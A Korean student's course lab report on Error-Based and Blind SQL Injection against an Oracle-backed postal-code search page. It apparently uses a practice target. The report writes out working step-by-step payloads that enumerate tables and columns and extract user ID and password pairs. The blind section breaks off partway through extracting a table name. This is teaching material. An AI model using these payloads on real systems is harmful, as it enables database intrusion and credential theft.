□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Error Based SQL Injection & Blind SQL Injection

2025년 3월 18일

학번 : 32231594
이름 : 박기쁨

1. Error Based SQL Injection


<과정 설명>

Error Based Injection 은 특정 함수를 이용한 에러 발생 시 데이터베이스의 정보가 노출된다는 점을 이용하여 데이터를 추출하는 공격이다. CTXSYS.DRITHSX.SN 등 Error Based SQL Injection 에 취약한 함수 사용이 가능할 경우 공격이 가능하다.


Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 싱글 쿼터(') 입력

: 싱글 쿼터는 SQL 구문에서 문법적인 요소로 작용하기 때문에, 싱글 쿼터를 입력하였을 때 서버가 에러를 반환한다면, 해당 서버가 SQL Injection 에 취약하다는 것을 의미한다.



(싱글 쿼터 2 개 입력 시 정상 작동)



Step 2. 테이블 수 확인


Step 2-1. 정자 1 동' AND CTXSYS.DRITHSX.SN(user, (SELECT COUNT(TABLE_NAME) FROM USER_TABLES))=1 -- 입력

: 정자 1 동 뒤에 '를 붙여 검색어를 정자 1 동까지로 임의 지정해준다.

: CTXSYS.DRITHSX.SN 함수는 AND CTXSYS.DRITHSX.SN(user, (서브 쿼리))=1 의 형태로 쓰이며, 정보 획득이 가능한 에러를 유발하는 함수 중 하나로, 서브 쿼리의 실행 결과를 보여준다.

: COUNT 함수는 특정 컬럼에 대한 전체 행의 개수를 세는 함수로, 서브 쿼리를 통해 센 USER_TABLES 의 테이블 수는 12 개이다.

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.




Step 3. 목표 테이블 추출

Step 3-1. 정자 1 동' AND CTXSYS.DRITHSX.SN(user, (SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=1))=1 -- 입력

: ROWNUM 은 ORACLE 데이터베이스 조회 시 가상의 순번을 (1 부터) 부여한다 (일종의 인덱스 역할). ROWNUM AS (별칭)의 형식으로 별칭을 지정한 후 별칭으로 조회할 수 있다.

: 서브 쿼리를 통해 USER_TABLES 의 첫 번째 테이블명을 추출해보면, 첫 번째 테이블이 목표 테이블인 LHSMEMBER3 테이블임을 알 수 있다.


(RNUM=2 검색 시 두 번째 테이블명 추출)



Step 4. 목표 테이블의 컬럼 수 확인

Step 4-1. 정자 1 동' AND CTXSYS.DRITHSX.SN(user, (SELECT COUNT(COLUMN_NAME) FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3'))=1 -- 입력


: 서브 쿼리를 통해 LHSMEMBER3 의 컬럼 수가 14 개임을 확인할 수 있다.




Step 5. 목표 컬럼 추출

Step 5-1. 정자 1 동' AND CTXSYS.DRITHSX.SN(user, (SELECT COLUMN_NAME FROM (SELECT COLUMN_NAME, ROWNUM AS RNUM FROM ALL_TAB_COLUMNS WHERE TABLE_NAME='LHSMEMBER3') WHERE RNUM=1))=1 -- 입력


: 서브 쿼리를 통해 LHSMEMBER3 의 첫 번째 컬럼명을 추출해보면, 첫 번째 컬럼은 목표 컬럼이 아님을 알 수 있다 (IDLEVEL 컬럼).



(RNUM=13 검색 시 13 번째 컬럼명인 PW 추출 (목표 컬럼))



(RNUM=14 검색 시 14 번째 테이블명인 ID 추출 (목표 컬럼))




Step 6. 목표 컬럼의 데이터 수 확인

Step 6-1. 정자1동' AND CTXSYS.DRITHSX.SN(user, (SELECT COUNT(ID||' / '||PW) FROM LHSMEMBER3))=1 -- 입력

: 서브 쿼리를 통해 ID 와 PW 컬럼의 데이터 수를 확인해보면, 데이터가 850 개임을 알 수 있다.


: 파이프(||)를 이용해 문자열을 합쳐, 사용자들의 ID 와 PW 가 올바르게 묶여 있도록 한다.




Step 7. 목표 데이터 추출

Step 7-1. 정자1동' AND CTXSYS.DRITHSX.SN(user, (SELECT ID||' / '||PW FROM (SELECT ID, PW, ROWNUM AS RNUM FROM LHSMEMBER3) WHERE RNUM=1))=1 -- 입력

: 서브 쿼리를 통해 LHSMEMBER3 의 첫 번째 데이터의 ID 및 PW 컬럼을 추출할 수 있다.



(RNUM=6 검색 시 목표 데이터인 6 번째 사용자 ID, PW 추출)



* SK 쉴더스 '[Special Report] 웹 취약점과 해킹 매커니즘 #4 Error Based SQL Injection' 참고 (https://blog.naver.com/sk_shieldus/222817261483)

2. Blind SQL Injection

<과정 설명>

AND 연산자는 전후 조건이 모두 참인 경우에만 참을 반환한다. Blind SQL Injection 은 AND 연산자 이하의 쿼리문이 참인 경우와 거짓인 경우 반환되는 서버의 응답이 다르다는 점을 이용하여 데이터를 추출하는 공격이다.


Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 정자 1 동' AND 1=1 -- 입력


: 정자 1 동 뒤에 '를 붙여 검색어를 정자 1 동까지로 임의 지정해준다.

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.

: 결과가 정상적으로 출력되므로, AND 이하의 쿼리문이 참임을 알 수 있다.



(정자 1 동' AND 1=2 -- 입력 시 결과가 출력되지 않음, Blind SQL Injection 사용 가능)




Step 2. 테이블 수 확인

Step 2-1. 정자 1 동' AND (SELECT COUNT(TABLE_NAME) FROM USER_TABLES)>1 -- 입력

: COUNT 함수는 특정 컬럼에 대한 전체 행의 개수를 세는 함수로, USER_TABLES 의 테이블 수를 세기 위해 사용한다.

: 결과가 정상적으로 출력되므로, USER_TABLES 의 테이블 수가 1 개 초과임을 알 수 있다.




shanky.co.kr:38080/lhs/join/checkPost2.jsp

우 편 번 호 체 크

동 이름 입력 정자1동' AND (SELECT COUNT(TABLE_NAME) FROM USER_TABLES)>1 -- 검색

우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

(>11 입력 시 결과 정상 출력, 테이블 수 11 개 초과)



shanky.co.kr:38080/lhs/join/checkPost2.jsp

우 편 번 호 체 크

동 이름 입력 정자1동' AND (SELECT COUNT(TABLE_NAME) FROM USER_TABLES)>11 -- 검색

우편번호	동	주 소
440840	정자1동	경기도 수원시 장안구 정자1동 402~860
440301	정자1동	경기도 수원시 장안구 정자1동
440707	정자1동	경기도 수원시 장안구 정자1동 동신아파트
440836	정자1동	경기도 수원시 장안구 정자1동 151~295
440837	정자1동	경기도 수원시 장안구 정자1동 296~319
440838	정자1동	경기도 수원시 장안구 정자1동 320~390
440839	정자1동	경기도 수원시 장안구 정자1동 391~401

(>12 입력 시 결과가 출력되지 않음, 테이블 수 11 개 초과 12 개 이하)


shanky.co.kr:38080/lhs/join/checkPost2.jsp

우 편 번 호 체 크

동 이름 입력 정자1동' AND (SELECT COUNT(TABLE_NAME) FROM USER_TABLES)>12 -- 검색

우편번호	동	주 소

(=12 입력 시 결과 정상 출력, 테이블 수 12 개)



Step 3. 테이블명 추출


Step 3-1. 정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),1,1))>75 -- 입력

: ASCII 함수는 문자를 숫자로 변환하는 함수로, 추출한 문자를 10 진수 ASCII 값으로 변환한다.


: SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 추출할 글자수)의 형태로 쓰인다.

: ROWNUM 은 ORACLE 데이터베이스 조회 시 가상의 순번을 (1 부터) 부여한다 (일종의 인덱스 역할). ROWNUM AS (별칭)의 형식으로 별칭을 지정한 후 별칭으로 조회할 수 있다.


: USER_TABLES 의 세 번째 테이블명의 첫 번째 글자의 ASCII 값이 75 초과인지 확인한다. 결과가 정상적으로 출력되므로, 첫 번째 글자의 ASCII 값이 75 초과임을 알 수 있다.




(정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),1,1))>80 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 75 초과 80 이하)




(정자 1 동' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT ROWNUM AS RNUM, TABLE_NAME FROM USER_TABLES) WHERE RNUM=3),1,1))>77 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 75 초과 77 이하)



